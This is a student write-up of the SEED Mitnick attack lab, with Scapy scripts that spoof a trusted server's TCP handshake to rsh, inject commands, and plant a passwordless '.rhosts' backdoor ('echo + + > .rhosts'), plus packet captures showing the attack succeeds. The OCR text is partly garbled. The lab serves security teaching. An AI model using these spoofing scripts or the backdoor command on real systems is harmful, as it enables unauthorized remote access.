
## Mitnick attack Lab:

To setup the lab, we install rsh(remote shell):



```
Documentation: https://help.ubuntu.com
  Management:
                  https://landscape.canonical.com
                  https://ubuntu.com/advantage
 * Support:
1 package can be updated.
0 updates are security updates
```

```
enp0s3
          Link encap: Ethernet HWaddr 08:00:27:12:9b:fe
          inet addr:10.0.2.7 Bcast:10.0.2.255 Mask:255.255.25.0
          inet6 addr: fe80::c3a7:ae3d:2d4b:4c41/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:259 errors:0 dropped:0 overruns:0 frame:0
          TX packets:210 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:90812 (90.8 KB) TX bytes:20628 (20.6 KB)
```

# Task 1: Simulated SYN flooding

Ping from X-terminal then make sure it's in the arp cache, then disconnect:

```
[02/10/24]seed@VM:~$ ping 10.0.2.10
PING 10.0.2.10 (10.0.2.10) 56(84) bytes of data.
```

```
64 bytes from 10.0.2.10: icmp_seq=1 ttl=64 time=0.487 ms
64 bytes from 10.0.2.10: icmp_seq=2 ttl=64 time=0.844 ms
64 bytes from 10.0.2.10: icmp_seq=3 ttl=64 time=0.802 ms
64 bytes from 10.0.2.10: icmp seq=4 ttl=64 time=1.02 ms
^C
--- 10.0.2.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3028ms
rtt min/avg/max/mdev = 0.487/0.789/1.025/0.195 ms
[02/25/20]seed@VM:~$ arp -n
Address
                         HWtype
                                 HWaddress
                                                      Flags Mask
                                                                            Iface
10.0.2.10
                         ether
                                 08:00:27:17:98:44
                                                                            enp0s
                                                      C
10.0.2.1
                         ether
                                 52:54:00:12:35:00
                                                                            enp0s
```

Address 10.0.2.7	HWtype ether	HWaddress 08:00:27:12:9b:fe	Flags Mask C	Iface enp0s
10.0.2.3	ether	08:00:27:4c:d6:82	C	enp0s
10.0.2.1	ether	52:54:00:12:35:00	C	enp0s


## Task2:

#### Step1:

To impersonate the trusted server as machine A, we spoof the SYN packet on machine M, first step we seed the SYN packet with some random sequence number:

```
!/usr/bin/python3
import sys
from scapy.all import *
IPLayer = IP(src="10.0.2.10",dst="10.0.2.7")
TCPLayer = TCP(flags="S",sport=1023,dport=514,seq=130502227 )
spoofpkt = IPLayer / TCPLayer
send(spoofpkt, verbose=0)
```

Then we see the wireshark, we should be able to see the



Step 2: Respond to the SYN+ACK packet.

```
//usr/bin/python3
from scapy.all import *
x ip="10.0.2.7"
x port=514
srv ip="10.0.2.10"
srv_port = 1023
seq_num = 130502228
def spoof(pkt):
     global seq num # We will update this global variable
                                                                    in the function
     old_ip = pkt[IP]
     old_tcp = pkt[TCP]
# Print out debugging information
tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport, old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))
# Construct the IP header of the response
    ip = IP(src=srv_ip, dst=x_ip)
# Check whether it is a SYN+ACK packet or not;
   if it is, spoof an ACK packet
  ... Add code here ...
if old_tcp.flags == "SA":
        TCPLayer = TCP(flags="A", sport=srv port, dport=x port, seq= seq num, ack=
old tcp.seq+1)
        spoofpkt = ip/TCPLayer
        send(spoofpkt, verbose=0)
        print("packet sent while flag is SA\n")
myFilter = tcp and src host 10.0.2.7' # You need to make the filter more spec
sniff(filter=myFilter, prn=spoof)
```

We launch this sniff and spoof program first, then launch step1 code to send the SYN packet to trigger this to execute in order to send the ack packet:

```
[02/10/24]seed@VM:~$ sudo python MinitSYNACK.py
```

```
10.0.2.7:514 -> 10.0.2.10:1023 Flags=SA Len=0
packet sent while flag is SA

10.0.2.7:514 -> 10.0.2.10:1023 Flags=A Len=0
10.0.2.7:1023 -> 10.0.2.10:9090 Flags=S Len=0
```

Then we check the wireshark to see the result:

```
3 2020-02-25 19:77:12,288938. 10.02.10 10.02.7 TCP 65 184 - 210.20 STM, ANN. Seq-130502227 kine1924.21-6
5 2020-02-25 19:57:12,285096. 10.02.7 10.02.10 TCP 65 184 - 210.20 STM, ANN. Seq-230502227 kine192020 ki
```

We could see that this "first connection" has been established and the syn after syn+ack has been acked.

## Step3: Spoof the rsh data packet.

To spoof the data packet, we add the data part below the IP and TCP header.

```
def spoof(pkt):
    global seq_num  # We will update this global variable in the function
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

# Print out debugging information
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4  # TCP data length
    print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport, old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))

# Construct the IP header of the response
    ip = IP(src=srv_ip, dst=x_ip)

# Check whether it is a SYN+ACK packet or not;

# if it is, spoof an ACK packet

# ... Add code here ...


if old_tcp.flags == "SA":
    TCPLayer = TCP(flags="A", sport=\frac{1}{2}rv_port, dport=x_port, seq= seq_num, ack=
old_tcp.seq+1)
    data = '9090\x00seed\x00seed\x00seed\x00touch /tmp/xyz\x00'
    spoofpkt = ip/TCPLayer/data
    send(spoofpkt,verbose=0)
    print("packet sent while flag is SA\n")

myFilter = 'tcp and src host 10.0.2.7'  # You need to make the filter more spec


ific

iniff(filter=myFilter, prn=spoof)
```

Then we do the same process, then check the wireshark:



#### Finding the data in the packet:



In the following we find that x-terminal keeps sending the syn back to the trusted server, however it's been disconnected, so that we could see tons of retransmission from port 1023 to 9090, there is no response to syn+ack this syn flag request, it keeps looking for the syn+ack. And there will be no xyz under /xyz:

```
[02/10/24]seed@VM:~$ cd /tmp
[02/10/24]seed@VM:/tmp$ ls
config-err-Aw2ROc
mozilla_seed0
orbit-seed
systemd-private-f3b001b781484b13b4123c8ff20f8c44-colord.service-Pu
7C7P
systemd-private-f3b001b781484b13b4123c8ff20f8c44-rtkit-daemon.serv
ice-2Sa0dm
Temp-745010b2-389c-4369-918b-1f541c1c5f84
unity_support_test.0
vboxguest-Module.symvers
[02/10/24]seed@VM:/tmp$ ls -l xyz
ls: cannot access 'xyz': No such file or directory
[02/10/24]seed@VM:/tmp$
```

### Task 2.2: Spoof the Second TCP Connection

After observing the ack of the first connection, we write the second connection where sets Syn+acks when we meet the syn from port 1023:

```
rom scapy.all import *
x ip="10.0.2.7"
x port=514
srv_ip="10.0.2.10"
srv_port = 1023
seq_num = 130502228
def spoof(pkt):
    global seq_num
                      # We will update this global variable in the function
    old_ip = pkt[IP]
    old tcp = pkt[TCP]
# Print out debugging information
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length
print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport, old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))
  Construct the IP header of the response
    ip = IP(src=srv_ip, dst=x_ip)
# Check whether it is a SYN+ACK packet or not;
    if it is, spoof an ACK packet
 ... Add code here ...
if old_tcp.flags == "SA":
       TCPLayer = TCP(flags="A",sport=srv_port, dport=x_port, seq= seq_num, ack
old_tcp.seq+1)
       data = '9090\x00seed\x00seed\x00touch /tmp/xyz\x00'
       spoofpkt = ip/TCPLayer/data
       send(spoofpkt,verbose=0)
       print("packet sent while flag is SA\n")
    if old tcp.sport == 1023 and old tcp.flags == "S"
       TCPLayer = TCP(flags="SA", seq=67856, ack=old tcp.seq+1, sport=9090, dport=10
23)
       pkt = ip/TCPLayer
       send(pkt,verbose=0)
       print("Second Conn\n")
myFilter = 'tcp and src host 10.0.2.7
                                            # Y
                                                 u need to make the filter more spec
sniff(filter=myFilter, prn=spoof)
```

Observing this, we could find that there are two rounds of threeway handshake:

```
2 2026-02-26 09:35:34,075894 pescompu 15:05:05
3 2026-02-26 09:35:34,075894 pescompu 15:05:07
4 2026-02-26 09:35:34,075894 pescompu 15:05:07
1 09:20-02-26 09:35:34,075894 pescompu 15:05:07
1 09:20-02-26 09:35:34,075894 pescompu 15:05:07
1 09:20-02-26 09:35:34,085891 pes
```

After that is bunch of Retransmissions from X-terminal to the trusted server:

Then let's check whether this xyz been touched at /tmp, the timestamp corresponds to the time stamp on wireshark:

Check the sniff and spoof program, two if branches have all been executed:

# [02/10/24]seed@VM:/tmp\$ sudo python MinitSYNACK.py

```
10.0.2.7:514 -> 10.0.2.10:1023
                                Flags=SA Len=0
packet sent while flag is SA
10.0.2.7:514 -> 10.0.2.10:1023
                                Flags=A Len=0
10.0.2.7:1023 -> 10.0.2.10:9090
                                 Flags=S Len=0
Second Conn
                                 Flags=A Len=0
10.0.2.7:1023 -> 10.0.2.10:9090
                                Flags=PA Len=1
10.0.2.7:514 -> 10.0.2.10:1023
                                Flags=FA Len=0
10.0.2.7:514 -> 10.0.2.10:1023
                                Flags=FA Len=0
10.0.2.7:1023 -> 10.0.2.10:9090
                                Flags=FPA Len=1
10.0.2.7:514 -> 10.0.2.10:1023
```

## Task 3: Set up a Backdoor

To set a backdoor, we need to change the data part in order to write in the .rhosts. As the instructions telling, echo + + > .rhosts would allow all credentials login in without password. So we modify the data part:

```
# Check whether it is a SYN+ACK packet or not;
  if it is, spoof an ACK packet
 ... Add code here ...
    if old_tcp.flags == "SA":
       TCPLayer = TCP(flags="A",sport=srv_port, dport=x_port, seq= seq_num, ack=
old tcp.seq+1)
       data = 9090 \times 00seed \times 00seed \times 00echo + + > .rhosts \times 00'
       spoofpkt = ip/TCPLayer/data
       send(spoofpkt, verbose=0)
       print("packet sent while flag is SA\n")
    if old tcp.sport == 1023 and old tcp.flags == "S":
       TCPLayer = TCP(flags="SA", seq=67856, ack=old_tcp.seq+1, sport=9090, dport=10
23)
       pkt = ip/TCPLayer
       send(pkt, verbose=0)
       print("Second Conn\n")
myFilter = 'tcp and src host 10.0.2.7'
                                          # You need to make the filter more spec
sniff(filter=myFilter, prn=spoof)
```

Do the same process, launch the sniff and spoof program, then send the syn to trigger:

Z ZUZU-UZ-ZO 10:13:Z0.84//100 PCSCOMPU_1Z:9D:Te	PCSCOMPU_II:1e:e5	AKP	00 10.0.2./ IS at 08:00:2/:12:30:10
3 2020-02-26 10:13:26.8498601 10.0.2.10	10.0.2.7	TCP	54 1023 → 514 [SYN] Seq=130502227 Win=8192 Len=0
4 2020-02-26 10:13:26.8503584 10.0.2.7	10.0.2.10	TCP	60 514 → 1023 [SYN, ACK] Seq=1303849743 Ack=130502228 Win=29200 Len=0 MSS=1460
5 2020-02-26 10:13:26.8580379 PcsCompu_ff:1e:e5	Broadcast	ARP	42 Who has 10.0.2.7? Tell 10.0.2.15
6 2020-02-26 10:13:26.8584562 PcsCompu_12:9b:fe	PcsCompu_ff:1e:e5	ARP	60 10.0.2.7 is at 08:00:27:12:9b:fe
7 2020-02-26 10:13:26.8605847 10.0.2.10	10.0.2.7	RSH	88 Session Establishment
8 2020-02-26 10:13:26.8610042 10.0.2.7	10.0.2.10	TCP	60 514 → 1023 [ACK] Seq=1303849744 Ack=130502262 Win=29200 Len=0
9 2020-02-26 10:13:26.8765775 10.0.2.7	128.230.12.5	DNS	82 Standard query 0x3a11 PTR 10.2.0.10.in-addr.arpa
10 2020-02-26 10:13:26.8765875 10.0.2.7	128.230.1.49	DNS	82 Standard query 0x3a11 PTR 10.2.0.10.in-addr.arpa
11 2020-02-26 10:13:26.8853112 128.230.12.5	10.0.2.7	DNS	134 Standard query response 0x3a11 No such name PTR 10.2.0.10.in-addr.arpa SOA ns1.syr.edu
12 2020-02-26 10:13:26.8853202 128.230.1.49	10.0.2.7	DNS	134 Standard query response 0x3a11 No such name PTR 10.2.0.10.in-addr.arpa SOA ns1.syr.edu
13 2020-02-26 10:13:26.8860384 10.0.2.7	10.0.2.10	TCP	74 1023 → 9090 [SYN] Seq=3875091526 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4294948666 TSecr=0 WS=
14 2020-02-26 10:13:26.8902088 10.0.2.10	10.0.2.7	TCP	54 9090 → 1023 [SYN, ACK] Seq=67856 Ack=3875091527 Win=8192 Len=0
15 2020-02-26 10:13:26.8905031 10.0.2.7	10.0.2.10	TCP	60 1023 → 9090 [ACK] Seq=3875091527 Ack=67857 Win=29200 Len=0
16 2020-02-26 10:13:26.8944788 10.0.2.7	10.0.2.10	RSH	60 Server username:seed Server -> Client Data
17 2020-02-26 10:13:26.8987309 10.0.2.7	10.0.2.10	TCP	60 1023 → 9090 [FIN, ACK] Seq=3875091527 Ack=67857 Win=29200 Len=0
18 2020-02-26 10:13:26.8987383 10.0.2.7	10.0.2.10	TCP	60 514 → 1023 [FIN, ACK] Seq=1303849745 Ack=130502262 Win=29200 Len=0
19 2020-02-26 10:13:27.1081430 10.0.2.7	10.0.2.10	TCP	60 [TCP Spurious Retransmission] 1023 → 9090 [FIN, ACK] Seq=3875091527 Ack=67857 Win=29200 Len=0
20 2020-02-26 10:13:27.1081626 10.0.2.7	10.0.2.10		60 [TCP Retransmission] 514 → 1023 [FIN, PSH, ACK] Seq=1303849744 Ack=130502262 Win=29200 Len=1
21 2020-02-26 10:13:27.5487770 10.0.2.7	10.0.2.10		60 [TCP Retransmission] 514 → 1023 [FIN, PSH, ACK] Seq=1303849744 Ack=130502262 Win=29200 Len=1
22 2020-02-26 10:13:27.5487993 10.0.2.7	10.0.2.10		60 [TCP Spurious Retransmission] 1023 → 9090 [FIN, ACK] Seq=3875091527 Ack=67857 Win=29200 Len=0
23 2020-02-26 10:13:28 4122050 10 0 2 7	10 0 2 10	TCP	60 [TCP Spurious Retransmission] 1023 - 9090 [EIN ACK] Seg=3875091527 Ack=67857 Win=29200 Len=0

From wireshark, we find the two rounds of handshake have been completed and the rsh conn was established executing the command line echo ++> .rhosts

If it's successful, we should be able to login from this middle machine without password:

# [02/10/24]seed@VM:~\$ rsh 10.0.2.7

Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

\* Documentation: https://help.ubuntu.com
 \* Management: https://landscape.canonical.com
 \* Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.